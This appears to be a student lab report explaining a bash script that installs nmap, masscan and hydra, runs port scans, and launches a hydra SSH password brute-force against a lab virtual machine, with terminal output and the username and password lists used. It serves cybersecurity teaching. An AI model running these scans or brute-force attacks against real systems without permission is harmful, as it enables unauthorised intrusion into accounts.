Centre For Cybersecurity


SOChecker
(Eddie)
CFC2407

Objective

Creating a script that runs different cyber attacks in a given network or host.

1. Function 'Inst' in the script is to install the relevant tools.

In the script "function", allows you to store a set of commands into a block of codes that can be repeatedly called at any time.




```
#!/bin/bash

#Functions
#Basic function format

function <Variable name>()
{


    <actions>


}
```


2. Install relavant tools

A). Install nmap onto Kali Linux using the command: sudo apt-get install nmap

Notes: Nmap is a tool to explore network ports




```
#Install nmap
    sudo apt-get install nmap
```




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install nmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.93+dfsg1-0kali1).
nmap set to manually installed.
The following packages were automatically installed and are no longer required:
  libatk1.0-data libev4 libexporter-tiny-perl libfmt8 libhttp-server-simple-perl libilmbase25 liblerc3 liblist-moreutils-perl liblist-moreutils-xs-perl
  libopenexr25 libopenh264-6 libplacebo192 libpoppler118 libpython3.9-minimal libpython3.9-stdlib libsvtav1enc0 libwebsockets16 libwireshark15
  libwiretap12 libwsutil13 linux-image-5.18.0-kali5-amd64 python3-dataclasses-json python3-limiter python3-marshmallow-enum python3-mypy-extensions
  python3-responses python3-spyse python3-token-bucket python3-typing-inspect python3.9 python3.9-minimal
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

B). Install masscan onto Kali Linux using the command: sudo apt-get install masscan

Note: Masscan is a fast internet scanner that scans for open ports at rate of 100packets /s,




```
#Install masssan
    sudo apt-get install masscan
```




```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install masscan
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
masscan is already the newest version (2:1.3.2+ds1-1).
The following packages were automatically installed and are no longer required:
  libatk1.0-data libev4 libexporter-tiny-perl libfmt8 libhttp-server-simple-perl libilmbase25 liblerc3 liblist-moreutils-perl
  liblist-moreutils-xs-perl libopenexr25 libopenh264-6 libplacebo192 libpoppler118 libpython3.9-minimal libpython3.9-stdlib libsvtav1enc0
  libwebsockets16 libwireshark15 libwiretap12 libwsutil13 linux-image-5.18.0-kali5-amd64 python3-dataclasses-json python3-limiter
  python3-marshmallow-enum python3-mypy-extensions python3-responses python3-spyse python3-token-bucket python3-typing-inspect python3.9
  python3.9-minimal
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

C). Install hydra on to Kali Linux using the command: sudo apt-get install hydra

Note: Hydra is a high-speed network logon cracker that supports many different services



```
#Install hydra
    sudo apt-get install hydra
```



```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install hydra
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hydra is already the newest version (9.3-3+b1).
The following packages were automatically installed and are no longer required:
  libatk1.0-data libev4 libexporter-tiny-perl libfmt8 libhttp-server-simple-perl libilmbase25 liblerc3 liblist-moreutils-perl
  liblist-moreutils-xs-perl libopenexr25 libopenh264-6 libplacebo192 libpoppler118 libpython3.9-minimal libpython3.9-stdlib libsvtav1enc0
  libwebsockets16 libwireshark15 libwiretap12 libwsutil13 linux-image-5.18.0-kali5-amd64 python3-dataclasses-json python3-limiter
  python3-marshmallow-enum python3-mypy-extensions python3-responses python3-spyse python3-token-bucket python3-typing-inspect python3.9
  python3.9-minimal
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```


3. "exe" functions is to allow the user to choose different scans and attacks saved results in a file and log the executed scans and attacks.

Note: Case statement in bash scripts is used when a decision has to be made against multiple choices

Basic Case Format:

```
read -p “                    “ <variable>
case $<variable> in
    a)
        <action>
    ;;
    b)
        <action>
    ;;
    esac
```


Note: ‘read -p’ is to prompt a string of text onto the terminal, ';;' is to terminate each statement and 'easc' is to terminate the case.



```
read -p " a) Nmap  or b) Masscan: " scans

case $scans in

    a)
        # To save Nmap IP address as a variable "nmapip"
        echo " Target's IP Address: "
        read nmapip
        # To execute 'Nmap" and save the results file
        sudo nmap "$nmapip" -F >> nmap_results.txt
        # To append scans in to the log file
        echo "$(date): $(whoami): Nmap: $nmapip" >> log_file.txt
    ;;

    b)
        # To save Masscan IP address as a variable "masscanip"
        echo " Target's IP address: "
        read masscanip
        # To execute 'Nmap" and save the results file
        echo " Input port number or a range of ports numbers "
        read portn
        sudo masscan "$masscanip" -p "$portn" >> masscan_results.txt
        # To append scans in to the log file
        echo "$(date): $(whoami): Masscan: $masscanip" >> log_file.txt

    ;;
    esac
```

A). Create 2 options a) for Nmaps and b) for Masscan in the case variable "scans"


I) In option a), echo "Target's IP address:" for the user to input the IP address to save in a variable "nmapip" using the "read" command




```
a)
    # To save Nmap IP address as a variable "nmapip"
    echo " Target's IP Address: "
    read nmapip
```

II) Followed by, scanning (Nmap) the IP address that is stored as the variable "nmapip" and saving the results in a file using the commands: sudo nmap "$nmapip" -F >> nmap_results.txt

Note: "-F" flag enables a quick first 100 ports scans. ">>" append the results into a file.




```
# To execute 'Nmap" and save the results file
sudo nmap "$nmapip" -F >> nmap_results.txt
```




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.149.131 -F >> nmap_results.txt

┌──(kali㉿kali)-[~]
└─$ cat nmap_results.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-15 05:17 EST
Nmap scan report for 192.168.149.131
Host is up (0.0019s latency).
Not shown: 97 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:EF:89:4F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

III). Finally, append a log whenever a scan has been executed into a log file (log_file.log) using the command: echo "$(date): $(whoami): Nmap: $nmapip" >> log_file.log




```
# To append scans in to the log file
echo "$(date): $(whoami): Nmap: $nmapip" >> log_file.log
```




```
┌──(kali㉿kali)-[~]
└─$ echo "$(date): $(whoami): Nmap: 192.168.149.131" >> log_file.log

┌──(kali㉿kali)-[~]
└─$ cat log_file.log
Tue Nov 15 05:28:56 AM EST 2022: kali: Nmap: 192.168.149.131
```

IV) In option b), echo "Target's IP address:" for the user to input the IP address to save in a variable "masscanip" using the "read" command.




```
b)
    # To save Masscan IP address as a variable "masscanip"
    echo " Target's IP address: "
    read masscanip
```

V) Next, echo "Input port number or a range of port number:" for the user to input the port number to save in a variable "portn" using the "read" command.




```
  # To save port number as a variable "portn"
  echo " Input port number or a range of ports numbers: "
  read portn
```

VI) Followed by, scanning (Masscan) the IP address that is stored as the variable "masscanip" "portn" and saving the results in a file using the command: sudo masscan "$masscanip" -p "$portn" >> masscan_results.txt




```
# To execute 'Masscan' and save the results file
sudo masscan "$masscanip" -p "$portn" >> masscan_results.txt
```




```
┌──(kali㉿kali)-[~]
└─$ sudo masscan 192.168.149.131 -p 22 >> masscan_results.txt
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-11-15 10:46:02 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [1 port/host]

┌──(kali㉿kali)-[~]
└─$ cat masscan_results.txt
Discovered open port 22/tcp on 192.168.149.131
```

VII). Finally, append a log whenever a scan has been executed into a log file (log_file.log) using the command: echo "$(date): $(whoami): Masscan: $masscanip" >> log_file.log




```
# To append scans in to the log file
echo "$(date): $(whoami): Masscan: $masscanip" >> log_file.txt
```



```
┌──(kali㉿kali)-[~]
└─$ echo "$(date): $(whoami): masscan: 192.168.149.131" >> log_file.log

┌──(kali㉿kali)-[~]
└─$ cat log_file.log
Tue Nov 15 05:55:09 AM EST 2022: kali: masscan: 192.168.149.131
```


B) Create 2 options a) for Hydra and b) to exit the case variable "attack"

I) In options a), echo "Target's IP address:" for the user to input the IP address to save in a variable "hydraip" using the "read" command.




```
a)
    # To save Hydra IP address as a variable "hydranip"
    echo " Target's IP address: "
    read hydraip
```

II) Next, echo "Input service protocol name:" for the user to input the service protocol to save in a variable "servicename" using the "read" command.




```
#To save port name as a variable "servicename"
echo " Input service portocal name "
read servicename
```


III) Followed by, executed attacks (Hydra) with IP address that is stored as the variable "hydraip" "servicename" and saving the results in a file using the command: sudo hydra -L user.lst -P pass.lst "hydraip" "$servicename" >> hydra_results.txt



```
## To execute 'Hydra' and save the results file
sudo hydra -L user.lst -P pass.lst "$hydraip" "$servicename" -vV >> hydra_results.txt
```




```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -L user.lst -P pass.lst 192.168.149.131 ssh -vV >> hydra_results.txt
```




```
┌──(kali㉿kali)-[~]
└─$ cat hydra_results.txt
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-15 06:40:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 72 login tries (l:8/p:9), ~5 tries per task
[DATA] attacking ssh://192.168.149.131:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://eddie@192.168.149.131:22
[INFO] Successful, password authentication is supported by ssh://192.168.149.131:22
[ATTEMPT] target 192.168.149.131 - login "eddie" - pass "asd" - 1 of 72 [child 0] (0/0)
[ATTEMPT] target 192.168.149.131 - login "eddie" - pass "gr" - 2 of 72 [child 1] (0/0)
[ATTEMPT] target 192.168.149.131 - login "eddie" - pass "fuesr44" - 3 of 72 [child 2] (0/0)
[ATTEMPT] target 192.168.149.131 - login "eddie" - pass "vasifa743" - 4 of 72 [child 3] (0/0)
[ATTEMPT] target 192.168.149.131 - login "eddie" - pass "kjbasfyiv9" - 5 of 72 [child 4] (0/0)
[ATTEMPT] target 192.168.149.131 - login "eddie" - pass "lknadfjb7" - 6 of 72 [child 5] (0/0)
[ATTEMPT] target 192.168.149.131 - login "eddie" - pass "Passw0rd!" - 7 of 72 [child 6] (0/0)
[ATTEMPT] target 192.168.149.131 - login "eddie" - pass "tc " - 8 of 72 [child 7] (0/0)
[ATTEMPT] target 192.168.149.131 - login "eddie" - pass "kali" - 9 of 72 [child 8] (0/0)
[ATTEMPT] target 192.168.149.131 - login "guest" - pass "asd" - 10 of 72 [child 9] (0/0)
[ATTEMPT] target 192.168.149.131 - login "guest" - pass "gr" - 11 of 72 [child 10] (0/0)
[ATTEMPT] target 192.168.149.131 - login "guest" - pass "fuesr44" - 12 of 72 [child 11] (0/0)
[ATTEMPT] target 192.168.149.131 - login "guest" - pass "vasifa743" - 13 of 72 [child 12] (0/0)
[ATTEMPT] target 192.168.149.131 - login "guest" - pass "kjbasfyiv9" - 14 of 72 [child 13] (0/0)
[ATTEMPT] target 192.168.149.131 - login "guest" - pass "lknadfjb7" - 15 of 72 [child 14] (0/0)
[ATTEMPT] target 192.168.149.131 - login "guest" - pass "Passw0rd!" - 16 of 72 [child 15] (0/0)
[VERBOSE] Disabled child 12 because of too many errors
```

Note: -L flag is to load several login from a file, -P flag is to load several passwords from a file, and -vV is to keep the output in verbose.
User can generate a file with the list of passwords or user login to use for the respective flag above, in this case user.lst is a list of potential login names and pass.lst is a list of potential passwords.




```
┌──(kali㉿kali)-[~]
└─$ cat user.lst
eddie
guest
bianca
ben
keith
administrator
tc
kali

┌──(kali㉿kali)-[~]
└─$ cat pass.lst
asd
gr
fuesr44
vasifa743
kjbasfyiv9
lknadfjb7
Passw0rd!
tc
kali
```

IV) Finally, append a log whenever an attack has been executed into a log file (log_file.log) using the command: echo "$(date): $(whoami): Hydra: $hydraip" >> log_file.log




```
    # To append hydra atacks in to the log file
    echo "$(date): $(whoami): Hydra: $hydraip" >> log_file.log
```



```
┌──(kali㉿kali)-[~]
└─$ cat log_file.log
Tue Nov 15 05:55:09 AM EST 2022: kali: masscan: 192.168.149.131
Tue Nov 15 07:26:51 AM EST 2022: kali: Hydra: 192.168.149.131

┌──(kali㉿kali)-[~]
└─$ 
```


V) In option b), use the "exit" command to exit the case statement



```
 b)
     # Option to exit
     exit
```

4. Execute the function variable by recalling them in this order

1.inst
2. exe



```
    ;;
    esac

}


inst
exe
```